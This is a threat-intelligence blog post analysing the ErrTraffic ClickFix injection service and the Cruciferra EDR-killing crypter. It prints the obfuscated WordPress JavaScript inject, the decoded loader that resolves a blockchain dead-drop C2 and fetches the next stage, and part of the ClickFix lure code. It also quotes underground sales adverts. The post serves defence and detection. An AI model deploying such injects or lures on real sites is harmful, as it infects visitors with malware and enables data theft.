

Malware-as-a-Service Cocktail: ErrTraffic and Cruciferra - Killing Your EDR Since 2025

[e esentire.com/blog/malware-as-a-service-cocktail-errtraffic-and-cruciferra-killing-your-edr-since-2025](https://esentire.com/blog/malware-as-a-service-cocktail-errtraffic-and-cruciferra-killing-your-edr-since-2025)

eSentire Inc.

August 19, 2026



What did we find?

In late July 2026, [eSentire's Threat Response Unit \(TRU\)](#) identified several ErrTraffic-generated ClickFix campaigns attempting to deliver Cruciferra - a malware loader marketed on underground forums that boasts EDR-killing capabilities. TRU found Cruciferra using a vulnerable driver to fulfill this behavior. The driver, also known as, "DCRCVDrv.sys", is signed by South Korean IT company MocoMsys and exposes an IOCTL that allows user-mode applications to terminate processes directly from the kernel. The Cruciferra Malware-as-a-Service (MaaS) first appeared in November 2025 and is currently sold for \$1200 per month for the package with EDR killing features by the user Cruciferra on underground hacking forums.



Do you want to bypass Smartscreen, Chrome, Windows Defender and Kill AV Processes? SHARING ACCOUNT WITH FRIENDS ALLOWED

By [Cruciferra](#), November 13, 2025 in [Malware] - malware, exploits, bundles, crypts

[Follow](#)
11

[Start new topic](#)
[Reply to this topic](#)

1

2

3

4

NEXT

»

Page 1 of 4

Cruciferra

megabyte

●●●



Seller

5

56 posts

Joined

10/13/25 (ID: 216357)

Activity

кодинг / coder

Deposit

0.025776 ₿

Autogarant

0

Posted November 13, 2025 (edited)

Report post

RU

Веб-сайт Cruciferra: <https://cruciferra.com/register?aff=2>

Cruciferra Tor: <http://cruciftxk5zyby2k2h4shspjzakhjceugbksgpllwdybdsfornphpoqd.onion/register?aff=2>

TOX: 5371D760522E01997F538574FADB1731554AE7684DB9CFD5288EFFC6EC52036CDD8EF7E2E23F

Вы можете посмотреть видео <youtu.be/TURW-NaYbBw>

Мы допускаем бесплатные пробные периоды для участников, имеющих репутацию на форуме, т.е. постоянных участников. Если вы создадите аккаунт сегодня, мы не разрешим вам протестировать его. После оплаты мы не предлагаем никаких возвратов; нет шанса на возврат средств. Вот почему мы предлагаем двухдневный бесплатный пробный период для уникальных людей.

Если вы хотите попробовать бесплатно перед оплатой, мы разрешаем тестирование, так что вы платите только за месячный тариф, если хотите. Свяжитесь с нами.

EN

You can watch video <youtu.be/TURW-NaYbBw>

Figure 1 - Sales thread on underground hacking forum

ErrTraffic is a separate MaaS product sold by a threat actor known as LenAI on underground hacking forums and provides operators with a convenient solution for deploying ClickFix lures that masquerade as Google reCAPTCHA, CloudFlare Turnstile, or a system error (BSOD). ErrTraffic leverages the Ethereum blockchain for dead-drop C2 domains for convenient maintenance of C2 addresses and is priced at \$380 per month.

Initial Access

Victims land on compromised WordPress sites injected with an obfuscated ErrTraffic-generated JavaScript loader. The loader resolves its C2 domain by querying a Polygon smart contract, then sends a request to the C2 to retrieve the next stage to serve a ClickFix lure. The ClickFix lure copies a malicious PowerShell command to the victim's clipboard and instructs them to open it in PowerShell via Windows Key + X -> I, then paste and execute it.




Figure 2 - ClickFix lure (Cloudflare Turnstile)

Attack Chain

The attack chain, shown in the figure below, begins when a victim visits a compromised WordPress site containing the ErrTraffic JavaScript inject. The inject resolves a dead-drop C2 address via the Ethereum blockchain, then contacts that C2 to retrieve and dynamically load the ClickFix lure's JavaScript source code.

TRU discovered several additional PowerShell stages following the initial ClickFix command - a legitimate, Microsoft signed binary was used to side-load [\[T1574.001\]](#) the Cruciferra DLL (mscoree.dll), which uses process hollowing [\[T1055.012\]](#) to inject the Remus information stealer into the address space of the legitimate, **Microsoft-signed binary** ServiceModelReg.exe. Although not depicted in this diagram, when the UAC Bypass and EDR-killer features are enabled in the malware's configuration, it loads the BYOVD driver "[DCRCVDrv.sys](#)" and **terminates 145 AV/EDR-related processes**.




Figure 3 - Attack diagram

ErrTraffic Analysis

ErrTraffic is a MaaS product advertised on Russian-speaking underground hacking forums that enables operators to generate ClickFix lures targeting Windows, Linux, and macOS. The service provides operators a web-based panel with a wide array of capabilities, including social engineering templates, command generation, per-file geo and referrer filtering, campaign statistics, and a WordPress plugin generator for embedding the inject on compromised websites. The operator is responsible for uploading their chosen malware payload, e.g. Remus, and ErrTraffic handles the payload delivery.

A sales thread for the MaaS product can be seen in the figure below.

ErrTraffic

The panel is designed for mining installations of your file from any websites, trash traffic such as WordPress or any other access points.

Supported OS: Windows (bypasses SmartScreen, MoTW, Windows Defender, including for files without a signed certificate), MacOS (no detections or warnings in the terminal), Linux

Simply connect the JS script to any high-traffic site or your own landing page where you drive traffic, in the code, or install a ready-made plugin for WordPress for example, upload your file in the panel and receive installations!

The JS script morphs each output and has no detections on connected sites.

You only need to connect the JS to the site once; all other settings in the future are changed only in the panel.

All connected scripts work through smart contracts on the Ethereum blockchain and do not connect directly to the panel. This gives us the ability to change domains at any time, and you won't have to replace the JS code on 1000 sites where you already connected it.

Our infrastructure with powerful abuse-resistant servers allows processing a huge amount of your traffic without delays or failures.

Figure 4 - Sales thread on underground hacking forum

Within the ErrTraffic panel, operators are able to customize the appearance of the lure, either as a CloudFlare/Google CAPTCHA or Blue Screen of Death (BSOD) error, the name of the domain shown in the CAPTCHA page, light/dark mode, etc.




Figure 5 - Lure customization: Google reCAPTCHA, Cloudflare Turnstile, and Fake BSOD

Injected ErrTraffic script in compromised WordPress sites are base64-encoded and XOR-encrypted with a single-byte key - which, once decoded, resolves command-and-control (C2) server through the Ethereum blockchain via the **eth_call** RPC method.

```

</style>
<link rel='stylesheet' id='sib-front-css-css' href='https://www.karmactive.com/wp-content/plugins/mailin/css/mailin-front.css?ver=7.0.2' media='all' /
>
<link rel='stylesheet' id='elementor-gf-local-roboto-css' href='https://www.karmactive.com/wp-content/uploads/elementor/google-fonts/css/roboto.css?
ver=1743165538' media='all' />
<link rel='stylesheet' id='elementor-gf-local-robotoslab-css' href='https://www.karmactive.com/wp-content/uploads/elementor/google-fonts/css/
robotoslab.css?ver=1743165551' media='all' />
<script>
(function(){var _0x2e2af1589b19=atob
('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'),_0x43b1142c6b19=113,_0x111e7b03f531=new Uint8Array(_0x2e2af1589b19['length']),
_0x930af0cc35d9=0;for(;_0x930af0cc35d9<_0x2e2af1589b19['length'];_0x930af0cc35d9++)_0x111e7b03f531[_0x930af0cc35d9]=_0x2e2af1589b19['charCodeAt'
](_0x930af0cc35d9)^_0x43b1142c6b19;(new Function(new TextDecoder()['_decode'])(_0x111e7b03f531))());
</script>
<script id='jquery-core-js' src='https://www.karmactive.com/wp-includes/js/jquery/jquery.min.js?ver=3.7.1'></script>
<script id='jquery-migrate-js' src='https://www.karmactive.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.4.1'></script>
<script data-wp-strategy='defer' defer id='ganalytics-tracker-js' src='https://stoppingignpi.buzz/t.js?site=e8e6afea61f2a30a8b98b9a79cfcbaf'></
script>

```

Figure 6 - ErrTraffic inject in compromised WordPress website

The next figure displays the plaintext following decoding from base64 / single byte XOR - JavaScript responsible for resolving the dead-drop C2 from the Polygon contract via the **getDomain** method. After resolving the C2 address, the script appends a new `<script>` element to either `document.head` or `document.body`. This element triggers a request to the C2 using the following URL format:

```

<C2_ADDRESS>/api.php?s=<AUTH_KEY>&_v=
<NUM_WHOLE_MINUTES_SINCE_UNIX_EPOCH>

```

```

(function() {
  if (window['_b0186186b5']) return;
  window['_b0186186b5'] = 1;
  var _sqrjbyh = "e24fc8572d6bb6b800cd73affdfe08d8a0982d40960c32b3"; ← Auth key
  var _msehc = ['https://irpc.io/matic', 'https://polygon-mainnet.public.blastapi.io', 'https://rpc-mainnet.matic.quiknode.pro', 'https://polygon-public.nodies.app', 'https://polygon.gateway.tenderly.co', 'https://rpc.ankr.com/polygon', 'https://polygon.drpc.org', 'https://polygon-bor-rpc.publicnode.com'];
  var _ducws = "0x838333C5D676CA06E941A32310AE67D0890F657eE"; ← Smart contract
  var _kvwq = "b68d1809"; ← getDomain method

  function _pmoto(_afhms) { ... }

  function _qoldvl(_bpdju, _mnsyf) { ... }

  function _tolvhf(_ofifc) { ... }

  function _kaxwor(_brzf) {
    var _gonqy = document.createElement('script');
    _gonqy.src = _brzf + '/api.php?s=' + _sqrjbyh + '&v=' + Math.floor(Date.now() / 60000);
    _gonqy.async = true;
    (document.head || document.body).appendChild(_gonqy);
  }

  _tolvhf(0).then(function(_brzf) {
    if (_brzf) _kaxwor(_brzf);
  });
})();

```

Resolve C2 via eth_call request

Send request to resolved C2 to get next stage (ClickFix/BSOD lure)

Figure 7 - Decoded ErrTraffic inject

The response from the C2 contains the ClickFix lure's JavaScript source code.

```

(function() {
  var winSvg = '<svg viewBox="0 0 24 24" width="13" height="13" style="display:inline-block;vertical-align:middle;fill:currentColor;"><path d="M3 5.33

  function getI() {
    var l = {
      en: {
        nr: "I'm not a robot",
        ck: 'Verifying...',
        vt: 'Human Verification',
        vs: 'Complete the steps below',
        kb: 'Perform the steps on your keyboard',
        tr: 'Time Remaining',
        w30: 'Less than 30 seconds remaining!',
        s1: '<b>' + winSvg + ' + X</b>',
        s2: '<b>I</b>',
        s2c: 'or choose Terminal',
        s3: '<b>Ctrl + V</b>',
        s4: '<b>Enter \u21b5</b>',
        priv: 'Privacy',
        terms: 'Terms',
        footer: 'needs to review the security of your connection before proceeding.',
        wk: 'This is the Windows key, located at the bottom of your keyboard between Ctrl and Alt, under the Z key'
      },
      de: {
        nr: 'Ich bin kein Roboter',
        ck: '\u00dcbcrpr\u00fcfung\u2026',
        vt: 'Menschliche Verifizierung',
        vs: 'F\u00fchren Sie die folgenden Schritte aus',
        kb: 'F\u00fchren Sie die Schritte auf Ihrer Tastatur durch',
        tr: 'Verbleibende Zeit'
      }
    };
  }
})();

```

Figure 8 - Response from C2 containing ClickFix lure source code

Polygon smart contracts identified in our analysis are as follows:

- [0xB6BC9E1D0B2FB96AB7C47E04CB0BE477410BC1F2](#)
- [0x838333C5D676CA06E941A32310AE67D0890F657EE](#)

The full list of RPC endpoints (14 in total for redundancy) are as follows:

- polygon.drpc.org
- polygon-mainnet.gateway.tatum.io

- polygon.rpc.subquery.network/public
- polygon.lava.build
- 1rpc.io/matic
- polygon-public.nodies.app
- polygon.rpc.hypersync.xyz
- rpc-mainnet.matic.quiknode.pro
- gateway.tenderly.co/public/polygon
- polygon.therpc.io
- polygon.gateway.tenderly.co
- polygon-mainnet.public.blastapi.io
- rpc.ankr.com/polygon
- polygon-bor-rpc.publicnode.com

Transaction history within the smart contract shows threat actors periodically rotating the active C2 domain, as a convenient means of rotating infrastructure without needing to update the inject script across numerous compromised websites.



Figure 9 - Example transaction on Polygon sidechain with rotated C2 address

Cruciferra Analysis

SHA256: [0ae0a7f118b80e4655b8b86bb421c151a8f17930e76e714b2fa199409f3af9ce](#)

Cruciferra is a MaaS marketed on underground hacking forums as a "crypter" (malware loader) that kills EDR/AV. Over time, "stubs" payloads vary but consistently frequent the use of BYOVDs like the examples included in Proofpoint's blog, [Unpacking "Cruciferra": An Analysis of a Sophisticated Crypter Service](#). The specific vulnerable driver abused in this payload is not currently known to Microsoft or LOLDrivers. The payload is a .NET 7.0 application compiled via NativeAOT, typically delivered through DLL side-loading. TRU assesses with high confidence that this payload was generated by an operator using the **"PUROSANGUE"** package, described later in this blog.

String Encryption

At the time of our analysis, there was no plugin available for Binary Ninja to extract metadata from NativeAOT-based samples. In response, we ported [@vinopaljiri](#)'s NativeAOT plugin from IDA Pro to Binary Ninja. For usage and installation instructions, see our Github repository available [here](#). Additionally, we opened pull requests to enable support for .NET 7.0 compiled plugins in [@washi_dev's repository](#) for Ghidra and [@vinopaljiri's repository](#) for IDA Pro. After making use of the plugin, all of the base64-encoded + encrypted strings are available for further analysis.

NativeAOT Metadata Browser		
Overview	Type Hierarchy	Types (1569) Methods (2629) Strings (1446) Frozen Data
0x1802bdda0	20	LNclBUnANXACLXLT/Cgn
0x1802bdd70	12	LNljROD9KA==
0x1802bdd38	16	LNljLIDsY3AZPQ==
0x1802bdd00	16	LNawAUr2GFxPPX7T
0x1802bdcc0	20	LNawAUr2DHIEEnKY3CgV
0x1802bdc70	28	LNawAUr2C3wNPVXV2D4eTjN51KdS
0x1802bdc38	16	LNawAUr2C0ZPPX7T
0x1802bdba8	60	LNAmHVLkP3A9FW/Vyz8DRCcj7YheakuvkcW6f+PV6qxcMYkDAsHwV+DmCSaB
0x1802bdb68	20	LN42OkD3O3wCPSjTwTU=
0x1802bdb28	20	LMshG1HWKGcXMWXT7g==
0x1802bdaf0	16	LMYzHUDoH3oOLA==
0x1802bdab0	20	LMYtKkr3PUAodmPO3A==
0x1802bda78	16	L9wjJ3HllntPPX7T
0x1802bd948	140	L80vH0zhKGZBNGnBIDwVXSQ7kaxDdkqhi9+IW7bG9q0SJr4WBMfrXa7JLiOfYn2CNkS6X+0bApP/txPhpHxUlr01l
0x1802bd8f8	28	L80vCkD2PlwFDGnl3CMDQi45+Ls=
0x1802bd8b8	20	L80vCkD2PiZTHm/EyiQn

Figure 10 - Base64 encoded, encrypted strings visible in NativeAOT Metadata Browser plugin

Cruciferra uses SplitMix64 and Feistel to generate a keystream, which is XORed against the base64 decoded ciphertext - with the counter incrementing every 24-byte block - to produce the plaintext.

The figure below is a truncated view of the routine responsible for generating each block of the keystream. The python script available [here](#) can be loaded through Binary Ninja to decrypt all of the strings for the file in question. The full list of decrypted strings is available [here](#). Note, the six initial state QWORDS may need to be updated as they are subject to change from sample to sample.

```
int64_t mw_gen_keystream(void* arg1, int64_t arg2, void* arg3, int512_t arg4 @ zmm0, int512_t arg5 @ zmm1)
{
    int32_t rbp = *(uint32_t*)((char*)arg1 + 8);
    if (rbp)
    {
        int64_t r14_3 = // SHA-512 k[0]
            arg2 ^ *(uint64_t*)((char*)arg1 + 0x10) ^ 0x428a2f98d728ae22;

        if (rbp > 1)
        {
            int64_t r15_3 = *(uint64_t*)((char*)arg1 + 0x18) // SHA-512 k[1]
                ^ sub_7ff8a04d3e5c(arg2, 0xb) ^ 0x7137449123ef65cd;

            if (rbp > 2)
            {
                int64_t rbx_3 = (arg2 * 0x9e3779b97f4a7c15) // SHA-512 k[2]
                    ^ *(uint64_t*)((char*)arg1 + 0x20) ^ 0xb5c0fbcfec4d3b2f;
                int32_t r8 = 0;
            }
        }
    }
}
```

Figure 11 - Keystream generation routine

Cruciferra Panel

Cruciferra's panel provides an interface for operators to pack files, buy EV certificates, and request support. Important pages are described in the following sections.

Packages

Two packages are currently for sale, both producing different payloads. The PUROSANGUE stub is a side-loaded DLL priced at \$1200 per month with EDR/AV killing capabilities, whereas COCONUT is a self-contained EXE with a Windows Defender exclusion capability and is priced at \$650 per month.

COMPARE PLANS	COCONUT Single Exe	AV-Killer: PUROSANGUE
Daily Crypt Limit	500 / day	500 / day
Stubs Included	COCONUT-SUPER (.exe output)	PUROSANGUE
Availability	5 left	1 left
FUD Rate	85% 97% 251 score - Monthly	80% 93% 12005 score - All Time
FEATURES & CAPABILITIES		
Metamorphic engine	✓	✓
Windows Startup	✓	✓
Improved scantime/runtime	✓	✓
Longer FUD time	✓	✓
Disable User Notifications	✗	✓
UAC (User Access Control) Bypass	✗	✓
0day feature: AV/EDR Killer	✗	✓
0day feature: Works against SAFE Mode.	✗	✗
0day feature: Protect Process from being killed.	✗	✓
0day feature: Protect service from being deleted.	✗	✓

Figure 12 - Packages page in Cruciferra panel

Crypter

The Crypter section provides operators with the option to select a package described in the prior figure and customization of the final payload, e.g. file pumping, EV certificate signing, custom AV/EDR process names to target.

